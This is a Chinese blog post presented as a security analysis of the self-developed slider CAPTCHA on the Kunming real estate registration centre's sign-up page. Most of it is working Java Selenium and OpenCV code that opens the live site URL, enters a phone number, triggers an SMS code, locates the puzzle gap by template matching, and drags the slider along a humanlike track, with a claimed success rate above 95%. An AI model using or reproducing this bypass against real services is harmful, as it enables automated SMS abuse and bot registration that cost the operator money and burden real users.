

前言
由于网站注册入口容易被黑客攻击,存在如下安全问题:
- 暴力破解密码,造成用户信息泄露
- 短信盗刷的安全问题,影响业务及导致用户投诉
- 带来经济损失,尤其是后付费客户,风险巨大,造成亏损无底洞

所以大部分网站及App 都采取图形验证码或滑动验证码等交互解决方案, 但在机器学习能力提高的当下,连百度这样的大厂都遭受攻击导致点名批评, 图形验证及交互验证方式的安全性到底如何? 请看具体分析
一、 昆明市不动产登记中心PC 注册入口
简介:昆明市不动产登记中心是昆明市自然资源和规划局下属的副处级事业单位,主要负责昆明市主城区(含开发度假园区)的不动产登记工作,包括申请受理、审核登簿、发证及数据管理等职责。
机构职责
主要承担主城区范围内不动产登记业务的申请受理、审核、登簿发证等全流程服务,并提供法律法规咨询及档案查询。同时负责全市不动产登记数据的整理、分析及系统维护,推动权籍调查数据库更新。
1. 注册引导页

2. 会员注页面

二、 安全性分析报告:

昆明市不动产登记中心采用的是自己研发的滑动验证码,容易被模拟器绕过甚至逆向后暴力攻击,滑动拼图识别率在 95% 以上。
三、 测试方法:
前端界面分析,这是昆明市不动产登记中心自己研发的滑动验证码,网上没有现成的教学视频,但形式都差不多,没什么难度 , 这次还是采用模拟器的方式,关键点主要模拟器交互、距离识别和轨道算法3部分 。
1. 模拟器交互部分
private static String INDEX_URL = "https://bdc.km.org.cn/fill_info?type=1";
@Override
public RetEntity send(WebDriver driver, String areaCode, String phone) {
RetEntity retEntity = new RetEntity();
try {
driver.get(INDEX_URL);
// 输入手机号
WebElement phoneElement = driver.findElement(By.xpath("//input[@placeholder='请填写您的手机号码']"));
phoneElement.sendKeys(phone);
// 点击获取验证码
WebElement sendElement = driver.findElement(By.xpath("//span[contains(text(), '发送短信')]"));
sendElement.click();
Thread.sleep(1000);
// pic 1 get big
WebElement bigElement;
String bigBase64 = null;
int strLen;
for (int i = 0; i < 500; i++) {
bigElement = ChromeUtil.waitElement(driver, By.xpath("//div[@class='verify-img-panel']/img"), 1);
bigBase64 = (bigElement != null) ? bigElement.getAttribute("src") : null;
strLen = (bigBase64 != null) ? bigBase64.length() : 0;
if (strLen > 100) {
System.out.println("ok->strLen=" + strLen);
break;
}
Thread.sleep(20);
System.out.print(".");
}
byte[] bigBytes = (bigBase64 != null) ? GetImage.imgStrToByte(bigBase64) : null;
int bigLen = (bigBytes != null) ? bigBytes.length : 0;
if (bigLen < 100) {
System.out.println("bigBase64=" + bigBase64 + "->bigLen=" + bigLen);
return null;
}
// pic 2 get small
WebElement smallElement = ChromeUtil.waitElement(driver, By.xpath("//div[@class='verify-sub-block']/img"), 50);
String smallBase64 = (smallElement != null) ? smallElement.getAttribute("src") : null;
byte[] smallBytes = (smallBase64 != null) ? GetImage.imgStrToByte(smallBase64) : null;
int smallLen = (smallBytes != null) ? smallBytes.length : 0;
if (smallLen < 100) {
System.out.println("smallBase64->smallLen=" + smallLen);
return null;
}
String ckSum = GenChecksumUtil.genChecksum(bigBytes);
Map<String, Double> openResult = openCv2.getOpenCvDistance(ckSum, bigBytes, smallBytes, "KmOrg", 0);
  if (openResult == null || openResult.size() < 2) {
  System.out.println("ckSum=" + ckSum + "->openResult=" + openResult);
  return null;
  }
  Double minX = openResult.get("minX");
  BigDecimal disD = new BigDecimal(minX + 10).setScale(0, BigDecimal.ROUND_HALF_UP);
  int distance = disD.intValue();
  System.out.println("distance=" + distance);
  WebElement moveElement = driver.findElement(By.className("verify-move-block"));
  ActionMove.move(driver, moveElement, distance);
  WebElement gtElement = ChromeUtil.waitElement(driver, By.xpath("//span[@class='main-color' and contains(text(),'秒')]"), 100);
  String msg = (gtElement != null) ? gtElement.getText() : null;
  if (msg != null) {
  retEntity.setMsg(msg);
  retEntity.setRet(0);
  }
  return retEntity;
  } catch (Exception e) {
  System.out.println("phone=" + phone + ",e=" + e.toString());
  for (StackTraceElement ele : e.getStackTrace()) {
  System.out.println(ele.toString());
  }
  return null;
  } finally {
  if (driver != null)
  driver.manage().deleteAllCookies();
  }
  }
2. 距离识别
/**
*
* @param ckSum
* @param bigBytes
* @param smallBytes
* @param factory
* @return { width, maxX }
*/
public String[] getOpenCvDistance(String ckSum, byte bigBytes[], byte smallBytes[], String factory, int border) {
try {
String basePath = ConstTable.codePath + factory + "/";
File baseFile = new File(basePath);
if (!baseFile.isDirectory()) {
baseFile.mkdirs();
}
// 小图文件
File smallFile = new File(basePath + ckSum + "_s.png");
FileUtils.writeByteArrayToFile(smallFile, smallBytes);
// 大图文件
File bigFile = new File(basePath + ckSum + "_b.png");
FileUtils.writeByteArrayToFile(bigFile, bigBytes);
// 边框清理(去干扰)
byte[] clearBoder = (border > 0) ? ImageIOHelper.clearBoder(smallBytes, border) : smallBytes;
File tpFile = new File(basePath + ckSum + "_t.png");
FileUtils.writeByteArrayToFile(tpFile, clearBoder);
String resultFile = basePath + ckSum + "_o.png";
return getWidth(tpFile.getAbsolutePath(), bigFile.getAbsolutePath(), resultFile);
} catch (Throwable e) {
logger.error("getMoveDistance() ckSum=" + ckSum + " " + e.toString());
for (StackTraceElement elment : e.getStackTrace()) {
logger.error(elment.toString());
}
return null;
}
}
/**
* Open Cv 图片模板匹配
*
* @param tpPath
*            模板图片路径
* @param bgPath
*            目标图片路径
* @return { width, maxX }
*/
private String[] getWidth(String tpPath, String bgPath, String resultFile) {
try {
Rect rectCrop = clearWhite(tpPath);
Mat g_tem = Imgcodecs.imread(tpPath);
Mat clearMat = g_tem.submat(rectCrop);
Mat cvt = new Mat();
Imgproc.cvtColor(clearMat, cvt, Imgproc.COLOR_RGB2GRAY);
Mat edgesSlide = new Mat();
Imgproc.Canny(cvt, edgesSlide, threshold1, threshold2);
Mat cvtSlide = new Mat();
Imgproc.cvtColor(edgesSlide, cvtSlide, Imgproc.COLOR_GRAY2RGB);
Imgcodecs.imwrite(tpPath, cvtSlide);
Mat g_b = Imgcodecs.imread(bgPath);
Mat edgesBg = new Mat();
Imgproc.Canny(g_b, edgesBg, threshold1, threshold2);
Mat cvtBg = new Mat();
Imgproc.cvtColor(edgesBg, cvtBg, Imgproc.COLOR_GRAY2RGB);
int result_rows = cvtBg.rows() - cvtSlide.rows() + 1;
int result_cols = cvtBg.cols() - cvtSlide.cols() + 1;
Mat g_result = new Mat(result_rows, result_cols, CvType.CV_32FC1);
Imgproc.matchTemplate(cvtBg, cvtSlide, g_result, Imgproc.TM_CCOEFF_NORMED); // 归一化平方差匹配法
// 归一化相关匹配法
MinMaxLocResult minMaxLoc = Core.minMaxLoc(g_result);
Point maxLoc = minMaxLoc.maxLoc;
Imgproc.rectangle(cvtBg, maxLoc, new Point(maxLoc.x + cvtSlide.cols(), maxLoc.y + cvtSlide.rows()), new Scalar(0, 0, 255), 1);
Imgcodecs.imwrite(resultFile, cvtBg);
String width = String.valueOf(cvtSlide.cols());
String maxX = String.valueOf(maxLoc.x + cvtSlide.cols());
System.out.println("OpenCv2.getWidth() width=" + width + ",maxX=" + maxX);
return new String[] { width, maxX };
} catch (Throwable e) {
System.out.println("getWidth() " + e.toString());
logger.error("getWidth() " + e.toString());
for (StackTraceElement elment : e.getStackTrace()) {
logger.error(elment.toString());
}
return null;
}
}
public Rect clearWhite(String smallPath) {
try {
Mat matrix = Imgcodecs.imread(smallPath);
int rows = matrix.rows();// height -> y
int cols = matrix.cols();// width -> x
System.out.println("OpenCv2.clearWhite()  rows=" + rows + ",cols=" + cols);
Double rgb;
double[] arr;
int minX = 255;
int minY = 255;
int maxX = 0;
int maxY = 0;
Color c;
for (int x = 0; x < cols; x++) {
for (int y = 0; y < rows; y++) {
arr = matrix.get(y, x);
rgb = 0.00;
for (int i = 0; i < 3; i++) {
rgb += arr[i];
}
c = new Color(rgb.intValue());
int b = c.getBlue();
int r = c.getRed();
int g = c.getGreen();
int sum = r + g + b;
if (sum >= 5) {
if (x <= minX)
minX = x;
else if (x >= maxX)
maxX = x;
if (y <= minY)
minY = y;
else if (y >= maxY)
maxY = y;
}
}
}
int boder = 1;
if (boder > 0) {
minX = (minX > boder) ? minX - boder : 0;
maxX = (maxX + boder < cols) ? maxX + boder : cols;
minY = (minY > boder) ? minY - boder : 0;
maxY = (maxY + boder < rows) ? maxY + boder : rows;
}
int width = (maxX - minX);
int height = (maxY - minY);
System.out.println("openCv2 minX=" + minX + ",minY=" + minY + ",maxX=" + maxX + ",maxY=" + maxY + "->width=" + width + ",height=" + height);
Rect rectCrop = new Rect(minX, minY, width, height);
return rectCrop;
} catch (Throwable e) {
StringBuffer er = new StringBuffer("clearWrite() " + e.toString() + "\n");
for (StackTraceElement elment : e.getStackTrace()) {
er.append(elment.toString() + "\n");
}
logger.error(er.toString());
System.out.println(er.toString());
return null;
}
}
3. 轨道生成及移动算法
/**
* 双轴轨道生成算法,主要实现平滑加速和减速
*
* @param distance
* @return
*/
public static List<Integer[]> getXyTrack(int distance) {
  List<Integer[]> track = new ArrayList<Integer[]>();// 移动轨迹
    try {
    int a = (int) (distance / 3.0) + random.nextInt(10);
    int h = 0, current = 0;// 已经移动的距离
    BigDecimal midRate = new BigDecimal(0.7 + (random.nextInt(10) / 100.00)).setScale(4, BigDecimal.ROUND_HALF_UP);
    BigDecimal mid = new BigDecimal(distance).multiply(midRate).setScale(0, BigDecimal.ROUND_HALF_UP);// 减速阈值
    BigDecimal move = null;// 每次循环移动的距离
    List<Integer[]> subList = new ArrayList<Integer[]>();// 移动轨迹
      boolean plus = true;
      Double t = 0.18, v = 0.00, v0;
      while (current <= distance) {
      h = random.nextInt(2);
      if (current > distance / 2) {
      h = h * -1;
      }
      v0 = v;
      v = v0 + a * t;
      move = new BigDecimal(v0 * t + 1 / 2 * a * t * t).setScale(4, BigDecimal.ROUND_HALF_UP);// 加速
      if (move.intValue() < 1)
      move = new BigDecimal(1L);
      if (plus) {
      track.add(new Integer[] { move.intValue(), h });
      } else {
      subList.add(0, new Integer[] { move.intValue(), h });
      }
      current += move.intValue();
      if (plus && current >= mid.intValue()) {
      plus = false;
      move = new BigDecimal(0L);
      v = 0.00;
      }
      }
      track.addAll(subList);
      int bk = current - distance;
      if (bk > 0) {
      for (int i = 0; i < bk; i++) {
      track.add(new Integer[] { -1, h });
      }
      }
      System.out.println("getMoveTrack(" + midRate + ") a=" + a + ",distance=" + distance + " -> mid=" + mid.intValue() + " size=" + track.size());
      return track;
      } catch (Exception e) {
      System.out.print(e.toString());
      return null;
      }
      }
      /**
      * 模拟人工移动
      *
      * @param driver
      * @param element页面滑块
      * @param distance需要移动距离
      * @throws InterruptedException
      */
      public static void move(WebDriver driver, WebElement element, int distance) throws InterruptedException {
      List<Integer[]> track = getXyTrack(distance);
        if (track == null || track.size() < 1) {
        System.out.println("move() track=" + track);
        }
        int moveY, moveX;
        StringBuffer sb = new StringBuffer();
        try {
        Actions actions = new Actions(driver);
        actions.clickAndHold(element).perform();
        Thread.sleep(50);
        long begin, cost;
        Integer[] move;
        int sum = 0;
        for (int i = 0; i < track.size(); i++) {
        begin = System.currentTimeMillis();
        move = track.get(i);
        moveX = move[0];
        sum += moveX;
        moveY = move[1];
        if (moveX < 0) {
        if (sb.length() > 0) {
        sb.append(",");
        }
        sb.append(moveX);
        }
        actions.moveByOffset(moveX, moveY).perform();
        cost = System.currentTimeMillis() - begin;
        if (cost < 5) {
        Thread.sleep(5 - cost);
        }
        }
        if (sb.length() > 0) {
        System.out.println("-----backspace[" + sb.toString() + "]sum=" + sum + ",distance=" + distance);
        }
        Thread.sleep(180);
        actions.release(element).perform();
        Thread.sleep(500);
        } catch (Exception e) {
        StringBuffer er = new StringBuffer("move() " + e.toString() + "\n");
        for (StackTraceElement elment : e.getStackTrace())
        er.append(elment.toString() + "\n");
        logger.error(er.toString());
        System.out.println(er.toString());
        }
        }

4. 图片比对结果测试样例:
四丶结语
昆明市不动产登记中心是昆明市自然资源和规划局下属的副处级事业单位,主要负责昆明市主城区(含开发度假园区)的不动产登记工作,包括申请受理、审核登簿、发证及数据管理等职责,作为市级事业单位,技术实力雄厚, 人才济济,采用的是自己研发的滑动验证产品, 在一定程度上提高了用户体验, 不过随着图形识别技术及机器学习能力的提升,所以在网上破解的文章和教学视频也是大量存在,并且经过验证的确有效, 所以除了滑动验证方式, 花样百出的产品层出不穷,但本质就是牺牲用户体验来提高安全。
很多人在短信服务刚开始建设的阶段,可能不会在安全方面考虑太多,理由有很多。
比如:“ 需求这么赶,当然是先实现功能啊 ”,“ 业务量很小啦,系统就这么点人用,不怕的 ” , “ 我们怎么会被盯上呢,不可能的 ”等等。有一些理由虽然有道理,但是该来的总是会来的。前期欠下来的债,总是要还的。越早还,问题就越小,损失就越低。
所以大家在安全方面还是要重视。(血淋淋的栗子!)#安全短信#
谷歌图形验证码在AI 面前已经形同虚设,所以谷歌宣布退出验证码服务, 那么当所有的图形验证码都被破解时,大家又该如何做好防御呢?
>>相关阅读
《腾讯防水墙滑动拼图验证码》
《百度旋转图片验证码》
《网易易盾滑动拼图验证码》
《顶象区域面积点选验证码》
《顶象滑动拼图验证码》
《极验滑动拼图验证码》
《使用深度学习来破解 captcha 验证码》
《验证码终结者-基于CNN+BLSTM+CTC的训练部署套件》


 浙公网安备 33010602011771号